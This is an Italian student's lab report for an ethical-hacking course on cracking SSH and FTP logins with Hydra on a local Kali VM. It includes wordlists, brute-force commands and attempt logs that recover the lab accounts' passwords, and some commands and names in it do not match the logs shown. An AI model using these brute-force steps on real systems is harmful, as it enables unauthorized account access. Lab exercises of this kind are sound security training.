CONSEGNA L6/S5

Yuliya Suvorova, 13/10/2024

CYBER SECURITY & ETHICAL HACKING

PROGETTO SETTIMANALE: Authentication cracking con Hydra

L'esercizio di oggi era composto in due parti, una parte guidata e l'altra che consisteva nel configurare e craccare un qualsiasi sservizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP. Per l'esercizio è stato scelto il servizio FTP.

Innanzitutto bisogna fornire una breve definizione del tool:

Hydra è uno strumento di brute force utilizzato per attaccare e testare la sicurezza di servizi remoti, cercando di ottenere l'accesso tramite l'individuazione di combinazioni valide di username e password. Supporta una vasta gamma di protocolli, come SSH, FTP, HTTP, RDP, e molti altri. Hydra è spesso usato per il pen-testing e la valutazione della sicurezza, ma può anche essere utilizzato per verificare la forza delle credenziali su vari sistemi.


PARTE GUIDATA

La parte guidata dell'esercizio chiedeva di fare pratica con Hydra per craccare l'autenticazione dei servizi di rete e consolidare le conoscenze dei servizi stessi tramite la loro configurazione.

In ordine, ho creato un nuovo utente su Kali Linux tramite il comando `adduser <nome>` (in questo caso "test_user") e gli ho assegnato la password "testpass".


Dopodichè ho attivato il servizio ssh con il comando `sudo service ssh start`.

Ho configurato poi il demone sshd che era alla path /etc/ssh/sshd_config, abilitando l'accesso all'utente root in ssh, cambiando la porta e l'indirizzo di binding del servizio.



Dopo aver verificato l'accesso, ho creato due wordlist in formato txt, una contente gli username e l'altra contenente le password tramite il comando `nano`

(Non ho utilizzato seclists poichè funzionava solo in modalità t1 e per questione di tempo ho preferito creare due wordlist personalizzate)



ho verificato le informazioni contenute nei file tramite il comando `cat`

```
┌──(kali㉿vboxkali)-[~/Desktop/wordlist]
└─$ cat usernames.txt
admin
administrator
root
guest
user
test
test_user
manager

┌──(kali㉿vboxkali)-[~/Desktop/wordlist]
└─$ cat passwords.txt
password123
qwerty
12345678
testpass
admin2023
letmein
welcome
```

Infine ho lanciato il comando

`hydra -L username_list -P password_list IP_KALI -t 4 ssh -V`

```
┌──(kali㉿vboxkali)-[~]
└─$ hydra -L /home/kali/Desktop/wordlist/usernames.txt -P /home/kali/Desktop/wordlist/passwords.txt 192.168.50.100 -t4 ftp -V
```

e, dopo diversi tentativi, come in figura, l'associazione tra l'username "user_test" e la sua password "testpass" è riuscita con successo.

```
[ATTEMPT] target 192.168.50.100 - login "guest" - pass "password123" - 22 of 56 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "guest" - pass "qwerty" - 23 of 56 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "guest" - pass "12345678" - 24 of 56 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "guest" - pass "testpass" - 25 of 56 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "guest" - pass "admin2023" - 26 of 56 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "guest" - pass "letmein" - 27 of 56 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "guest" - pass "welcome" - 28 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "password123" - 29 of 56 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "qwerty" - 30 of 56 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "12345678" - 31 of 56 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "testpass" - 32 of 56 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "admin2023" - 33 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "letmein" - 34 of 56 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "welcome" - 35 of 56 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "password123" - 36 of 56 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "qwerty" - 37 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "12345678" - 38 of 56 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "testpass" - 39 of 56 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "admin2023" - 40 of 56 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "letmein" - 41 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "welcome" - 42 of 56 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "password123" - 43 of 56 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "qwerty" - 44 of 56 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "12345678" - 45 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 46 of 56 [child 2] (0/0)
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.100 - login "manager" - pass "password123" - 50 of 56 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "manager" - pass "qwerty" - 51 of 56 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "manager" - pass "12345678" - 52 of 56 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "manager" - pass "testpass" - 53 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "manager" - pass "admin2023" - 54 of 56 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "manager" - pass "letmein" - 55 of 56 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "manager" - pass "welcome" - 56 of 56 [child 1] (0/0)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-13 12:27:38
```

ESERCIZIO CON FTP

Dopo aver completato l'esericizo guidato, ho scelto di configurare il servizio ftp e provare a craccare l'autenticazione con Hydra.

- Innanzitutto ho installato il servizio e l'ho attivato.

```
┌──(kali㉿vboxkali)-[~]
└─$ sudo apt-get install vsftpd
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following packages were automatically installed and are no longer required:
  ibverbs-providers libboost-iostreams1.83.0 libboost-thread1.83.0 libcephfs2 libgfapi0 libgfrpc0 libgfxdr0
  libglusterfs0 libibverbs1 libpython3.11-dev librados2 librdmacm1t64 python3-lib2to3 python3.11 python3.11-dev
  python3.11-minimal samba-vfs-modules
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 1868 not upgraded.
Need to get 142 kB of archives.
After this operation, 352 kB of additional disk space will be used.
Ign:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13.1
Ign:1 http://http.kali.org/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13.1
Get:1 http://kali.download/kali kali-rolling/main amd64 vsftpd amd64 3.0.3-13.1 [142 kB]
Fetched 142 kB in 39s (3640 B/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 400351 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-13.1_amd64.deb ...
Unpacking vsftpd (3.0.3-13.1) ...
Setting up vsftpd (3.0.3-13.1) ...
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy directory /var/run/, updating /var/run/vsftpd/
empty → /run/vsftpd/empty; please update the tmpfiles.d/ drop-in file accordingly.
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.13.0-1) ...
Processing triggers for kali-menu (2024.3.1) ...
```

```
┌──(kali㉿vboxkali)-[~]
└─$ sudo service vsftpd start
```

- Ho creato un nuovo account da craccare:

```
┌──(root㉿vboxkali)-[/home/kali]
└─# adduser julia
info: Adding user `julia' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `julia' (1002) ...
info: Adding new user `julia' (1002) with group `julia (1002)' ...
info: Creating home directory `/home/julia' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for julia
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
info: Adding new user `julia' to supplemental / extra groups `users' ...
info: Adding user `julia' to group `users' ...
```

```
username: julia
password: juliasu
```

- Ho proceduto con l'aggiunta di ulteriori username e ulteriori password nei file creati in precendenza per l'esercizio guidato, aggiungendo anche quelli da craccare:

```
┌──(kali㉿vboxkali)-[~/Desktop/wordlist]
└─$ cat usernames.txt
admin
administrator
root
simone
luca
julia
guest
user
paolo
test
test_user
utente
ospite
manager

┌──(kali㉿vboxkali)-[~/Desktop/wordlist]
└─$ cat passwords.txt
password
7658
password123
qwerty
polline
12345678
juliasu
testpass
julia
admin2023
kali
letmein
welcome
```

- Inizialmente ho lanciato il comando in `t4`, ma mi generava *errore*

```
┌──(kali㉿vboxkali)-[~]
└─$ hydra -L /home/kali/Desktop/wordlist/usernames.txt -P /home/kali/Desktop/wordlist/passwords.txt 192.168.50.100
-t4 ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-13 13:05:57
[DATA] max 4 tasks per 1 server, overall 4 tasks, 182 login tries (l:14/p:13), ~46 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "password" - 1 of 182 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "7658" - 2 of 182 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "password123" - 3 of 182 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "qwerty" - 4 of 182 [child 3] (0/0)
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-13 13:06:43
```

`[ERROR] all children were disabled due too many connection errors`

Dopo una breve ricerca, è sorto che il problema fosse dovuto a una protezione anti-attacco implementata nel sistema di destinazione (192.168.50.100) per prevenire un possibile blocco del target ed ho risolto passando a `t3`, quindi ottimizzando il ritmo dei tentativi/gestione delle connessioni ed ho completato il test.

```
┌──(kali㉿vboxkali)-[~]
└─$ hydra -L /home/kali/Desktop/wordlist/usernames.txt -P /home/kali/Desktop/wordlist/passwords.txt 192.168.50.100 -t3 ftp -V
```

```
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "qwerty" - 56 of 182 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "polline" - 57 of 182 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "12345678" - 58 of 182 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "juliasu" - 59 of 182 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "testpass" - 60 of 182 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "julia" - 61 of 182 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "admin2023" - 62 of 182 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "kali" - 63 of 182 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "letmein" - 64 of 182 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "luca" - pass "welcome" - 65 of 182 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "julia" - pass "password" - 66 of 182 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "julia" - pass "7658" - 67 of 182 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "julia" - pass "password123" - 68 of 182 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "julia" - pass "qwerty" - 69 of 182 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "julia" - pass "polline" - 70 of 182 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "julia" - pass "12345678" - 71 of 182 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "julia" - pass "juliasu" - 72 of 182 [child 1] (0/0)
[21][ftp] host: 192.168.50.100   login: julia   password: juliasu
[ATTEMPT] target 192.168.50.100 - login "guest" - pass "password" - 79 of 182 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "guest" - pass "7658" - 80 of 182 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "guest" - pass "password123" - 81 of 182 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "guest" - pass "qwerty" - 82 of 182 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "guest" - pass "polline" - 83 of 182 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "guest" - pass "12345678" - 84 of 182 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "guest" - pass "juliasu" - 85 of 182 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "guest" - pass "testpass" - 86 of 182 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "guest" - pass "julia" - 87 of 182 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "guest" - pass "admin2023" - 88 of 182 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "guest" - pass "kali" - 89 of 182 [child 2] (0/0)
```